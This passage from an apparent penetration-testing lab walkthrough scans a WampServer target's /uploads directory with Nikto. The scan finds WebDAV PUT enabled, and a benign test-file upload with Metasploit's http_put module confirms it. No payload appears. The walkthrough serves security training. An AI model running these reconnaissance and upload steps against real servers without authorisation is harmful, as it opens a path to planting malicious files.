
Your Aliases
- httpd-dav
- phpmyadmin
- sqlbuddy
- webgrind

WampServer - Donate - Alter Way

This site has two projects. One is wordpress and the other is uploads. Let's run nikto on the uploads directory.



```
kali@kali:~$ nikto -h http://172.28.128.6:8585/uploads
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          172.28.128.6
+ Target Hostname:    172.28.128.6
+ Target Port:        8585
+ Start Time:         2020-07-04 02:41:57 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to p
rotect against some forms of XSS
```




```
+ The X-Content-Type-Options header is not set. This could allow the user agent to render
 the content of the site in a different fashion to the MIME type
+ OSVDB-3268: /uploads/: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /uploads/nikto-test-dV8rZXgT.h
tml, inode: W/f7000000005153, size: 16, mtime: 5a997f04bd508
+ OSVDB-397: HTTP method 'PUT' allows clients to save files on the web server.
+ PHP/5.3.10 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1
.13, 7.2.1 may also current release for each branch.
+ Apache/2.2.21 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34
 is the EOL for the 2.x branch.
+ Retrieved dav header: 1,2
+ Retrieved ms-author-via header: DAV
```

The Nikto scan revealed that the DAV service on our target is using HTTP PUT method whic-h allows users to upload files on the target web server. It also uses "DELETE" and "MOVE" HTTP methods which are also vulnerable.


HTTP Methods are methods used to collect data from users. The various HTTP methods GET, PUT, POST, PATCH, DELETE, HEAD and OPTIONS.

Let's see if we can upload files into the target. Metasploit has an auxiliary module that can be used to check if PUT upload works.



```
msf5 > use auxiliary/scanner/http/http_put
msf5 auxiliary(scanner/http/http_put) > show options

Module options (auxiliary/scanner/http/http_put):

   Name      Current Setting       Required  Description
   ----      ---------------       --------  -----------
   ACTION    PUT                   yes       PUT or DELETE
   FILEDATA  msf test file         no        The data to upload into the file
   FILENAME  msf_http_put_test.txt yes       The file to attempt to write or delete
   PATH      /                     yes       The path to attempt to write or delete
   Proxies                         no        A proxy chain of format type:host:port[,typ
e:host:port][...]
   RHOSTS                          yes       The target host(s), range CIDR identifier,
or hosts file with syntax 'file:<path>'
   RPORT     80                    yes       The target port (TCP)
   SSL       false                 no        Negotiate SSL/TLS for outgoing connections
   THREADS   1                     yes       The number of concurrent threads (max one p
er host)
   VHOST                           no        HTTP server virtual host
```


Set the required options as shown below and execute the module.



```
msf5 auxiliary(scanner/http/http_put) > set rhosts 172.28.128.6
rhosts => 172.28.128.6
msf5 auxiliary(scanner/http/http_put) > set rport 8585
rport => 8585
msf5 auxiliary(scanner/http/http_put) > set path /uploads
path => /uploads
msf5 auxiliary(scanner/http/http_put) > run

[+] File uploaded: http://172.28.128.6:8585/uploads/msf_http_put_test.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/http_put) > 
```

